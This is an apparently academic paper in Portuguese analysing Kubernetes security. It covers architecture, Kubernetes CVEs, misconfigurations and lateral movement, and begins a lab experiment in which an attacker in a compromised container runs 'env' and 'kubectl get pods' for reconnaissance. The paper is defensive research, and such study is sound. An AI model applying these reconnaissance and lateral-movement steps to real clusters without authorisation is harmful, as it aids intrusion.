# Análise de segurança do Kubernetes: vulnerabilidades, CVEs e exploração

**Nikolas Jensen**[1], **Charles C. Miers**[1]

[1] Departamento de Ciência da Computação (DCC)
Universidade do Estado de Santa Catarina (UDESC)

nikolas.j@edu.udesc.br, charles.miers@udesc.br

***Resumo.*** *O Kubernetes é um dos orquestradores de contêineres mais utilizados do mundo, sendo utilizado para implementar a arquitetura de microsserviços. Este oferece diversos recursos aos utilizadores, e.g., balanceador de carga, Application Programming Interface (API) de controle, escalonador, armazenamento, etc. Com esta gama de serviços a superfície de ataque aumenta e a configuração correta se torna trabalhosa, com isso um atacante pode explorar as vulnerabilidades de um cluster. Este artigo tem o objetivo de analisar as principais vulnerabilidades do Kubernetes, realizando um experimento demonstrando o impacto que um atacante pode causar num cluster explorando as vulnerabilidades dos componentes.*

***Abstract.*** *Kubernetes is one of the most popular container orchestrators of the world, being used to implement a microservices architecture. It offers various features, e.g., load balancer, API for control, scheduler, storage, etc. This amount of services increases the attack surface and good configuration becomes hard, so an attacker could exploit the cluster vulnerabilities. This article aims to analyze the main vulnerabilities of Kubernetes, performing an experiment demonstrating the impact that an attacker can do when exploiting components vulnerabilities on a cluster.*

## 1. Introdução

A orquestração, conjuntamente aos contêineres, oferece uma considerável gama de serviços a serem ofertados. Os orquestradores de contêineres possuem diversos componentes, podem tanto realizar o serviço de *front-end* quanto de *back-end* [Marathe et al., 2019]. É possível oferecer serviços de diversas maneiras, e.g., *Infrastructure as a Service* (IaaS), *Load Balance as a Service* (LBaaS), *Software as a Service* (SaaS), etc.

Este trabalho analisa e realiza um experimento no orquestrador Kubernetes, o qual é o que apresenta melhores resultados com relação a eficiência, utilização de *hardware*, etc. [Mercl and Pavlik, 2018]. Sendo assim, acaba sendo utilizado em diversos estudos e pesquisas na academia e também no meio empresarial. Este orquestrador possui diversos recursos para facilitar o desenvolvimento de aplicações, aprimorar a segurança e eficiência, escalabilidade do sistema, replicabilidade, etc. [Kubernetes, 2021b]. Ao oferecer diversos recursos, o orquestrador acaba oferecendo uma superfície de ataque maior aos atacantes, e também chances de ocorrer falhas de configuração.

Este artigo está organizado em cinco seções, na Seção 2 é explicado o funcionamento do Kubernetes, apresentando um diagrama para representar a arquitetura do orquestrador, com uma visão geral dos seus principais componentes. Na Seção 3 busca dar entendimento ao que é uma vulnerabilidade no sistema e como poder ser classificada com base em diversos parâmetros. Aplicando os conceitos visto na Seção 2 e na Seção 3, é possível entender como são exploradas as vulnerabilidades num *cluster*, na Subseção 3.1. Na Subseção 3.2 são apresentadas as *Common Vulnerabilities Exposure* (CVEs) num contexto do Kubernetes, com uma tabela relacionando ameaças, CVE, severidade, superfície de ataque e impacto. Então, são vistos alguns erros de configuração que podem ocasionar em vulnerabilidades no sistema na Seção 3.3. A Subseção 3.4 aborda o movimento lateral que pode ser realizado num *cluster* Kubernetes. Trabalhos relacionados são abordados na Seção 4 com base na segurança do Kubernetes. O experimento realizado é descrito na Seção 5, como mitigar as ameaças na Subseção 5.1, os resultados são discutidos na Seção 6. Finalizando com as considerações e trabalhos futuros na Seção 7.

## 2. Kubernetes

O Kubernetes é um dos orquestradores mais utilizados atualmente em diversas empresas, em entrevista com 500 profissionais de tecnologia, 88% destes afirma que utiliza o Kubernetes em sua empresa [Red Hat, 2021]. Possui diversos componentes, os quais, cada um realiza sua função com o objetivo final de oferecer eficiência e boa usabilidade de recursos para algum sistema.

Os recursos disponíveis oferecem facilidades para administrar as aplicações de forma que um ser humano não precise dedicar seu tempo a algo que foi automatizado. Os nós podem ser tanto máquinas físicas como virtuais, existem dois tipos de nó em um *cluster* Kubernetes, o gerenciador e o trabalhador. Além disso, o Kubernetes introduz o conceito de *pod* o qual é a menor unidade de desenvolvimento em um *cluster* que é possível criar e gerenciar [Kubernetes, 2021b], este isola os contêineres e cada um contém um *namespace* próprio. O nó gerenciador possui acesso ao painel de controle do *cluster*, este possui diversos componentes dentro, sendo o servidor de API, *etcd* para armazenamento dos dados do *cluster*, escalonador e um gerenciador para nós, processos, *endpoints* e dos dados de contas [Kubernetes, 2021b].

O servidor da API irá expor o *cluster* para alguma rede, podendo ser interna ou externa. Esta será responsável por orquestrar todas as operações do *cluster* [Shamim et al., 2020], e.g., inserção de um novo *pod* em um nó.




**Figura 1. Diagrama da arquitetura de um *cluster* Kubernetes.**

Na Figura 1 exemplifica-se a arquitetura de um *cluster* Kubernetes, possuindo uma única máquina física e duas máquinas virtuais servindo como nó gerenciador e trabalhador. É possível notar que os nós são unidos por uma rede interna do *cluster*, isto serve para que cada nó se conheça mutuamente e possam trocar informações.

O trabalho dos balanceadores de carga nesta rede interna é direcionar o tráfego de trabalho para os diversos *pods* e contêineres. O tráfego é recebido pelo balanceador de carga no nó gerenciador e este é repassado para os demais nós, os pacotes enviados realizam a mesma rota que os recebidos [Takahashi et al., 2018]. Assim, a rota de comunicação sempre é a mesma e sempre passa por alguns componentes específicos.

As políticas do Kubernetes servem para garantir mais segurança ao *cluster* impondo regras. Para aprimorar a segurança da rede do *cluster* é possível implementar políticas de segurança de rede, como restringir os endereços IPs com os quais determinado nó, *pod* ou contêiner pode se comunicar [Shamim et al., 2020]. Uma política de segurança é importante para que limite-se a superfície de ataque do contêiner, prevenindo que ações indesejadas sejam realizas por atacantes.

Segundo [Kubernetes, 2021a] o *kubelet* é o "agente primário do nó", este registra o nó no servidor de API. O *kubelet* garante que todo e qualquer contêiner, descritos na especificação do *pod*, estão sendo executados e sem problemas.

O servidor de API faz parte da camada de gerenciamento do *cluster*, este valida e configura os dados a serem repassados aos componentes do *cluster*, i.e., *pods*, serviços, controladores de réplica, etc. A implementação do servidor de API do Kubernetes é o *kube-apiserver*, ou seja, este que receberá as requisições e realizará os devidos endereçamentos. Este também pode ser escalado horizontalmente, caso sejam adicionadas mais instâncias.

Os *pods* compõem uma das principais partes do *cluster*, estes, além de ser a menor parte de desenvolvimento do *cluster*, estão entre o nó e o contêiner, sendo responsáveis pelas configurações de sistemas de arquivos, compartilhamento de dados, permissões de acesso, etc. A partir da configuração dos *pods* é possível permitir o compartilhamento de diversos recursos com a máquina hospedeira do contêiner, e.g., rede, processos, sistema de arquivos, etc. Além disso, a configuração dos *pods* descrevem os contêineres, incluindo seus privilégios em relação ao hospedeiro e o usuário padrão ao ser executado.

## 3. Vulnerabilidades

As vulnerabilidades podem surgir em qualquer tipo de equipamento, desde dispositivos físicos, virtuais, etc. Normalmente, qualquer equipamento está sujeito a possuir vulnerabilidades. Existem diversos casos de exploração de vulnerabilidades em diversos dispositivos, desde caixas eletrônicos até equipamentos hospitalares ligados a alguma rede. As vulnerabilidades apresentam riscos aos sistemas, como podem ser exploradas por ameaças ao sistema, as ameaças normalmente utilizam as vulnerabilidades para causar dano ou perda [Nyanchama, 2005]. Sendo assim, as vulnerabilidades não devem ser ignoradas, sua busca deve ser constante, visto que o risco existe e terá impacto.

Além da base CVE existem outras bases de vulnerabilidades, algumas publicam vulnerabilidades em softwares públicos e outros somente em privados. A Snyk possui

uma base de vulnerabilidades de código aberto[1], que pode ser utilizada por outras empresas para mapeamento de vulnerabilidades em seus produtos ou infraestrutura. No contexto de Kubernetes e contêineres, a Google oferece uma solução de análise de vulnerabilidades em contêineres[2], a partir das imagens no registro, a ferramenta analisa e armazena os metadados que são disponibilizados por uma API. A Red Hat oferece uma ferramenta[3] que realiza uma análise estática em contêineres em busca de vulnerabilidades com base em diversas bases, i.e., CVE e outras similares da Red hat, Canonical/Ubuntu e Debian.

Contudo, apesar das diversas bases distintas de vulnerabilidades, um problema que persiste é a padronização das mesmas e evitar que a mesma vulnerabilidade esteja listada em mais de uma vez, mas com nomes distintos. Logo, o fato de unir as vulnerabilidades listadas em mais de uma base não necessariamente implica em haver o dobro de vulnerabilidades, i.e., primeiro é necessário identificar as vulnerabilidades em comum para somente adicionar as realmente novas. Neste sentido, a padronização no procedimento de registro vulnerabilidades é importante para evitar duplicidade e facilitar a sua identificação.

Segundo [MITRE (CVE Terminology), 2021] uma vulnerabilidade pode ser definida como uma falha no *software, hardware, firmware* ou um componente do serviço, resultando em uma fraqueza que seja possível explorar causando um impacto negativo. Sendo assim, a vulnerabilidade pode ser um erro do desenvolvedor da aplicação, ou até uma falha na linguagem utilizada.

No contexto de vulnerabilidades, existem as CVEs, mantidas pela organização MITRE, as quais, por definição, são diferentes das vulnerabilidades. A CVE é definida como um erro de configuração num software que habilita o acesso de informações e recursos do sistema [Kronser, 2020]. Logo, a CVE será atribuída a uma ou mais tecnologias, tanto empresariais como de código aberto. Além disso, as *Common Weakness Enumeration* (CWE) classificam as CVEs em determinadas categorias também criadas pelo MITRE, as quais são de ordem maior que a CVE.

### 3.1. Vulnerabilidades exploradas em *cluster* Kubernetes

O Kubernetes possui diversos recursos oferecidos a serem utilizados. Porém, com o amplo uso destes recursos a superfície de ataque do *cluster* tende a aumentar. Exemplificando, [David and Barr, 2021] explora o recurso de balanceamento de carga e auto replicação do Kubernetes para realizar um ataque de negação de serviço.

O Kubernetes adota um sistema de IP-*per-pod*, isto significa que cada *pod* possuirá um IP único, os contêineres dentro de cada *pod* compartilham o mesmo *namespace* [Kubernetes, 2021b]. Com esta característica, o risco de interceptação de mensagens se torna maior, uma vez que se encontram no mesmo *namespace*, e como abordado na Seção 2, o caminho dos pacotes na rede é o mesmo.

A exposição da API do Kubernetes para a Internet acaba gerando uma ameaça, uma vez que o serviço pode estar comprometido, e caso não possua políticas de segurança rígidas, a integridade do *cluster* pode ser comprometida. Além disso, utilizando uma

[1]Disponível em: https://snyk.io/product/vulnerability-database/
[2]Disponível em: https://cloud.google.com/container-registry/docs/container-analysis
[3]Disponível em: https://www.redhat.com/en/topics/containers/what-is-clair

política de segurança ineficaz de um *pod*, na qual esta permita execução com privilégio de administrador, o invasor pode ter mais facilidade para garantir a persistência do ataque.

Os contêineres podem estar executando uma aplicação vulnerável, ou até um *malware* [Shamim et al., 2020], logo, uma política de segurança consistente evita que afete todo o *cluster*. O *cluster* possui uma rede interna, com isso, o ataque *Server Side Request Forgery* (SSRF) acaba sendo efetivo. Este ataque possui como característica principal acessar máquinas dentro de uma rede interna. A CVE-2020-8555 descreve um ataque SSRF no gerenciador do gerenciador, possibilitando revelar informações sensíveis.

As vulnerabilidades de um *cluster* podem ser exploradas nos seus diversos componentes. Um contêiner infectado executando no *cluster* pode comprometer a integridade do sistema [Tien et al., 2019]. Não somente, o administrador do sistema deve se atentar a cada parte do sistema, desde a rede até a aplicação. Na Tabela 1 são apresentadas vulnerabilidades listadas pelo MITRE e também não listadas, relacionando a exploração delas em alguns componentes de um *cluster* Kubernetes. Sendo na Tabela 1: SR: Segurança de rede; SH: Segurança do hospedeiro; SM: Segurança do mecanismo do contêiner; SI: Segurança da imagem do contêiner; e NA: Não se aplica.

**Tabela 1. Tabela relacionando algumas vulnerabilidades listadas no repositório CVE e também outras não listadas.**

| Critério | *Pod* | Gerenciador | Balanceamento de carga | API |
|---|---|---|---|---|
| Autenticação incorreta | SR | SR | NA | SR |
| Permissão indevida | SM, SR | SR | NA | SI, SM |
| Revelação de informações sensíveis | SH, SM | SH, SM, SI | NA | SM, SR |
| Manejo incorreto de erros | NA | SM | NA | NA |
| Validação imprópria de entrada | NA | SI, SR | SH, SR | NA |
| Alocação sem limites de recursos | SH, SI | NA | SH | NA |
| Erro de configuração | SR, SH, SM | NA | SR, SM | NA |
| Movimento lateral | SR, SM | SR, SH | NA | NA |

Analisando a Tabela 1, nota-se que o impacto é em relação a segurança da rede, hospedeiro, mecanismo do contêineres e da imagem dos contêineres [Jensen and Miers, 2020]. A relação entre a vulnerabilidade em determinado componente impacta na segurança de forma distinta.

### 3.2. CVEs

A CVE é definida como um erro de configuração em um software que habilita o acesso de informações e recursos do sistema [Kronser, 2020]. A qual, segundo [MITRE (CVE Terminology), 2021] é diferente de vulnerabilidade, que neste contexto, uma vulnerabilidade é definida como uma falha no *software, hardware, firmware* ou em um componente do serviço, resultando em uma fraqueza que seja possível explorar e causando um impacto negativo. Além disso, CVEs possuem CWE, estas que classificam as CVEs em determinadas categorias também criadas pelo MITRE, sendo de ordem maior que a CVE. O Kubernetes também possui diversas CVEs, as quais podem ser exploradas por um atacante num contexto real. O artigo [Jensen and Miers, 2021] propôs uma tabela (Tabela 2) relacionando cada CVE com ameaça, severidade, superfície de ataque e o impacto num *cluster* Kubernetes.

**Tabela 2. Relação entre ameaças, CVEs e o impacto no Kubernetes.**

| Ameaça | CVE | Severidade | Superfície de ataque | Impacto |
|---|---|---|---|---|
| Acesso a rede interna do cluster | CVE-2020-8554 | 6.0 | API | Destruição de dados |
| | CVE-2020-8558 | 5.8 | | |
| | CVE-2020-8559 | 6.0 | API / Aplicação | Destruição de dados / Roubo de recursos |
| | CVE-2018-1002105 | 7.5 | | |
| | CVE-2020-8561 | 4.0 | API | |
| | CVE-2021-25735 | 5.5 | | |
| | CVE-2021-25737 | 4.9 | API / Aplicação | |
| | CVE-2021-25740 | 3.5 | | |
| Listar os segredos do cluster | CVE-2020-8566 | 2.1 | API | Destruição de dados |
| | CVE-2020-8565 | 2.1 | | |
| | CVE-2020-8563 | 2.1 | | |
| Credenciais das aplicações em arquivos de configuração | CVE-2020-8564 | 2.1 | | |
| Instance Metadata API | CVE-2020-8555 | 3.5 | API / Aplicação | |
| Acesso ao servidor da API | CVE-2020-8552 | 4.0 | API | Negação de serviço |
| | CVE-2019-1002100 | 4.0 | | |
| | CVE-2019-11253 | 5.0 | | |
| | CVE-2019-11250 | 3.5 | | Destruição de dados |
| | CVE-2020-8561 | 4.0 | | Destruição de dados / Roubo de recursos |
| | CVE-2021-25735 | 5.5 | | |
| Acessar credenciais | CVE-2019-11250 | 3.5 | | |
| | CVE-2019-11252 | 5.0 | API / Aplicação | |
| | CVE-2019-11243 | 4.3 | | |
| Escrever arquivos no hospedeiro | CVE-2019-1002101 | 5.8 | Contêiner | Destruição de dados / Roubo de recursos |
| | CVE-2021-25741 | 5.5 | Contêiner / API | |
| | CVE-2019-11249 | 5.8 | Contêiner / Aplicação | |
| | CVE-2019-11246 | 5.8 | | |
| Injeção de comandos no contêiner | CVE-2019-1002101 | 5.8 | Contêiner | |
| Modificar arquivos do cluster | CVE-2018-1002100 | 3.6 | Contêiner / API | Destruição de dados |
| | CVE-2017-1002102 | 6.3 | Contêiner | |
| | CVE-2016-1906 | 10.0 | Aplicação | Destruição de dados / Roubo de recursos |
| Acesso privilegiado a recursos | CVE-2019-1002101 | 5.8 | Contêiner | |
| | CVE-2021-25741 | 5.5 | Contêiner / API | |
| | CVE-2016-1905 | 4.0 | API | |
| Burlar a autenticação | CVE-2016-7075 | 6.8 | Aplicação | Destruição de dados |
| | CVE-2017-1002100 | 4.0 | | |
| Interface sensível exposta | CVE-2017-1002100 | 4.0 | | |
| | CVE-2015-7528 | 5.0 | API | |
| | CVE-2016-1906 | 10.0 | Aplicação | Destruição de dados / Roubo de recursos |
| | CVE-2016-1905 | 4.0 | API | |

Nota-se na Tabela 2 que foram abordados somente três superfícies de ataque, API, aplicação e contêiner. Algumas CVEs permitem diversas ações dentro do *cluster*, e.g., CVE-2020-8559 permite movimento lateral entre os nós do *cluster*. A complexidade de exploração é variada, também dependendo de algumas outras variáveis, como o nível de permissão dentro do *cluster* para executar o processo de exploração de CVEs, e.g., a CVE-2020-8555 depende da autorização do usuário para ser explorada.

### 3.3. Erros de configuração

Um *cluster* possui diversos componentes que podem ou não serem adicionados para diversos fins. Além de mais componentes normalmente aumentarem a superfície de ataque, a correta configuração destes se torna mais trabalhosa, visto que, são muitos detalhes a atentar-se. Dos incidentes de segurança do Kubernetes, 59% foram causados devido a erros de configuração [Red Hat, 2021]. Nota-se, que os erros de configuração são comuns, e também danosos ao *cluster*, uma vez que é tratado como uma vulnerabilidade no sistema.

Configurar políticas de segurança é um meio de aprimorar a segurança do *cluster*, mas podem ocorrer diversos erros durante a configuração que geram ameaças ao *cluster* [Budigiri et al., 2021]. Durante a configuração de uma política de rede pode ocorrer erros de especificação de nomes de *pods*, tornando uma comunicação insegura e ameaçando a segurança do *cluster*. Uma pequena falta de atenção como esta pode acabar por comprometer toda as informações de uma organização.

Um caso em que atacantes exploraram erros de configuração, foi em ambientes Argo, que utiliza o Kubernetes. Alguns ambientes Argo permitiam que qualquer um executasse código arbitrário no ambiente de execução [Robinson and Fishbein, 2021]. Sendo assim, os atacantes utilizaram os recursos computacionais destes ambientes para mineração de criptomoedas.

### 3.4. Movimento lateral

Depois que um atacante que comprometa uma rede de computadores, este pode gradualmente expandir o ataque por mais máquinas, por meio do movimento lateral [Wilkens et al., 2019]. O movimento lateral (Figura 2) normalmente possui como alvo uma rede interna de alguma corporação, na qual é possível invadir computadores de funcionários, banco de dados, servidores, etc.




**Figura 2. Exemplo de movimento lateral dentro de um *cluster* Kubernetes.**

A Figura 2 exemplifica um movimento lateral num *cluster* Kubernetes de forma superficial. O atacante possui acesso a um contêiner, e.g., por meio de uma vulnerabilidade numa aplicação web, e então expande seu ataque para os outros nós na rede.

A comunicação do Kubernetes é realizada na arquitetura IP-*per-pod*. Os contêineres dentro de cada *pod* compartilham a mesma pilha de rede, comunicando-se via *localhost*. Sendo assim, um contêiner comprometido e conectado a rede possui acesso aos outros contêineres no mesmo *namespace* [Minna et al., 2021]. Um contêiner comprometido pode não ter muita informação, mas ao acessar outro, este pode conter informações sensíveis ou privilégios que possibilitem ao atacante invadir outros *pods* ou até mesmo outros nós.

Um ataque que ganhou visibilidade foi o ”Azurescape”, o qual um atacante executava um contêiner com uma imagem maliciosa, nesse caso, explorando a CVE-2019-5736. A partir disto monitorava o tráfego de rede no gerenciador dos nós, para capturar

uma chave de autorização, que então era possível conseguir acesso remoto com permissão de administrador ao servidor da API do Kubernetes [Seals, 2021].

## 4. Trabalhos relacionados

[Habbal, 2020] realiza um estudo acerca das configurações do Kubernetes, visando melhorar sua disponibilidade para sistemas críticos. A análise é realizada com diversos estudos acerca de como diversos tipos de falhas são manipuladas e mitigadas, e qual a extensão da solução (totalmente resolvido ou parcialmente). A partir disto, [Habbal, 2020] elenca diversos problemas que podem ocorrer no *cluster*:

- Falência: quando uma máquina para de responder permanentemente, ou falha ao enviar mensagens;
- Omissão: a máquina falha irregularmente ou repetidamente ao enviar mensagens para um ou mais recebedores;
- Cronologia: a máquina envia uma mensagem antes ou depois do esperado;
- Valor: a mensagem pode ser enviada com seu conteúdo incorreto; e
- Bizantino: a máquina pode simplesmente não fazer nada.

A partir disto, [Habbal, 2020] cita que o *cluster* Kubernetes deve estar devidamente configurado, e o administrador deve ter ciência de cada componente do sistema. Assegurar que o nó gerenciador esteja seguro, e além deste, o servidor de API também, pois, estes podem agir por todo o *cluster*. Uma parte crucial da segurança do *cluster* Kubernetes, garantir que somente usuários autenticados tenham acesso. Também, que as devidas autorizações sejam feitas, para que caso um atacante tenha acesso, suas ações sejam limitadas. Além disso, o autor comenta sobre a necessidade de utilizar softwares de confiança, pois, um software inseguro pode afetar a segurança do contêiner, e.g., oferecendo um acesso inicial ao atacante. A segurança das cargas de trabalho durante tempo de execução, isto inclui as permissões e autorizações que uma aplicação possui no ambiente do *cluster*. Com estes conceitos, é utilizado um caso de estudo no qual o autor coloca em prática o que foi explicado, e como cada caso afeta a segurança do *cluster* ou até da organização. Então, o autor descreve como mitigar estas falhas, realizando uma análise de cada uma destas de forma que busque aprimorar a segurança do *cluster*, contextualizando com os conceitos apresentados.

[Muresu, 2021] realiza uma investigação acerca da segurança da arquitetura de microsserviços, e como principal objeto de estudo o Kubernetes. Foram realizados estudos e entrevistas com tópicos relacionados a segurança de microsserviços, além de elencar tecnologias para este fim. A identificação de vulnerabilidades no Kubernetes, com base na revisão da literatura, foi realizada para embasar suas entrevistas e proposições de tecnologias:

- Exploração do núcleo do contêiner;
- Escapar do contêiner;
- Contêiner com vulnerabilidade no sistema operacional hospedeiro;
- Imagens de contêiner infectadas;
- Comprometimento do segredo do contêiner;
- Vulnerabilidades na transferência de dados;
- Vulnerabilidades no armazenamento de dados;

- Vulnerabilidades na autenticação;
- Vulnerabilidades na autorização;
- Roubo de identidades;
- *Man-in-the-Middle*; e
- Negação de serviço ou *Denial of Service* (DoS).

A partir das entrevistas foram identificadas novas vulnerabilidades, e comprovadas o uso das elencadas pela revisão da literatura. Para os problemas de segurança elencados, foram encontradas soluções para mitigar estas vulnerabilidades. Uma destas tecnologias é o Protocolo SPIFFE, o qual é um projeto aberto da comunidade, e o qual mitiga grande parte das vulnerabilidades elencadas por meio da autenticação e autorização de cargas de trabalho. A análise é feita e uma discussão com base nos resultados encontrados, realizando uma busca nas vulnerabilidades para verificar a existência durante o fluxo de trabalho.

**Tabela 3. Tabela comparando os trabalhos relacionados com a proposta.**

| | [Habbal, 2020] | [Muresu, 2021] | Proposta |
|---|---|---|---|
| Vulnerabilidades no Kubernetes | Sim | Sim | Sim |
| Análise de vulnerabilidades | Não | Sim | Sim |
| Aborda CVEs | Não | Não | Sim |
| Explora erros de configuração para movimento lateral | Não | Não | Sim |
| Aborda impactos das vulnerabilidades | Sim | Sim | Sim |

Na Tabela 3 nota-se que existem alguns pontos que este trabalho aborda, que os outros não. As CVEs são abordadas, no experimento é demonstrado a elevação de privilégio utilizando movimento lateral explorando erros de configuração.

## 5. Experimento

Alguns conceitos relacionados a segurança em *cluster* Kubernetes foram vistos nas seções anteriores, como erros de configuração (Subseção 3.3) e movimento lateral (Subseção 3.4). Estes conceitos são alguns dos mais utilizados e abordados na literatura de segurança de Kubernetes e também em incidentes reais. Além destes, também seria possível abordar engenharia social para coleta informações, ou então outras técnicas como *man-in-the-middle* num *cluster* Kubernetes. Com base nisto, foi realizado um experimento para exemplificar como podem ser explorados estes conceitos e qual o impacto num sistema utilizando Kubernetes. É ilustrado o que um atacante pode utilizar para que consiga controle total do *cluster*, evoluindo do ambiente de um contêiner dentro de um *Pod* num nó trabalhador, até o domínio da máquina do nó gerenciador.

O experimento foi realizado utilizando a versão 1.19 do Kubernetes e com o Minikube[4], o qual simula um *cluster* com máquinas virtuais. Na Figura 3 é representado o diagrama de sequência de ataque do experimento. O atacante inicia num contêiner do *Pod* Nginx e finaliza na máquina do nó gerenciador do *cluster*.




**Figura 3. Diagrama de sequência de ataque do experimento.**

A Figura 4 ilustra a arquitetura do experimento a ser realizado, com somente dois nós. Um acesso inicial a um *cluster* Kubernetes pode ser obtido por meio de uma vulnerabilidade numa aplicação *web*. Após garantir execução de código remoto a uma máquina do *cluster*, o atacante irá estar dentro de um contêiner inserido em um *pod*.




**Figura 4. Diagrama da arquitetura do experimento.**

Para verificar se, de fato, se encontra num ambiente Kubernetes é possível executar o comando *env* do *bash* GNU/Linux, para verificar as variável de ambiente, como exemplificado na Figura 5.

[4]Disponível em: https://minikube.sigs.k8s.io/docs/

```
root@nginx-789585ff97-k7gbp:/# env
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
PHP_PORT_9000_TCP_ADDR=10.104.209.28
NGINX_PORT_80_TCP_PROTO=tcp
PHP_PORT_9000_TCP_PROTO=tcp
HOSTNAME=nginx-789585ff97-k7gbp
PHP_PORT_9000_TCP=tcp://10.104.209.28:9000
PHP_SERVICE_HOST=10.104.209.28
NGINX_PORT_80_TCP=tcp://10.102.204.210:80
PWD=/
PKG_RELEASE=1~bullseye
HOME=/root
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
NGINX_PORT_80_TCP_ADDR=10.102.204.210
PHP_PORT_9000_TCP_PORT=9000
NGINX_SERVICE_PORT=80
NGINX_PORT_80_TCP_PORT=80
NJS_VERSION=0.7.0
NGINX_SERVICE_HOST=10.102.204.210
TERM=xterm
SHLVL=1
KUBERNETES_PORT_443_TCP_PROTO=tcp
PHP_SERVICE_PORT=9000
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
NGINX_PORT=tcp://10.102.204.210:80
PHP_PORT=tcp://10.104.209.28:9000
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NGINX_VERSION=1.21.4
_=/usr/bin/env
root@nginx-789585ff97-k7gbp:/#
```

**Figura 5. Comando que mostra todas as variáveis de ambiente do contêiner do *cluster* Kubernetes.**

Na Figura 5 é possível ver que existem variáveis salvando o endereço IP do serviço Kubernetes. Sendo assim, o atacante pode considerar a grande possibilidade de estar em um ambiente Kubernetes. O atacante está num contêiner privilegiado, com isso, pode tentar verificar se possui permissão para executar a ferramenta de controle de linha de comando do Kubernetes, o *kubectl*. Após verificar que, este pode utilizar o *kubectl* para coletar informações do *cluster*, verifica os outros *pods* existentes.

```
root@nginx-789585ff97-k7gbp:/# kubectl get pods
NAME                     READY   STATUS    RESTARTS   AGE
nginx-789585ff97-k7gbp   1/1     Running   0          16h
php-f6b9bf76b-mx7qb      1/1     Running   0          15h
root@nginx-789585ff97-k7gbp:/#
```

**Figura 6. Verificando a existência de outro *pod* no mesmo nó.**

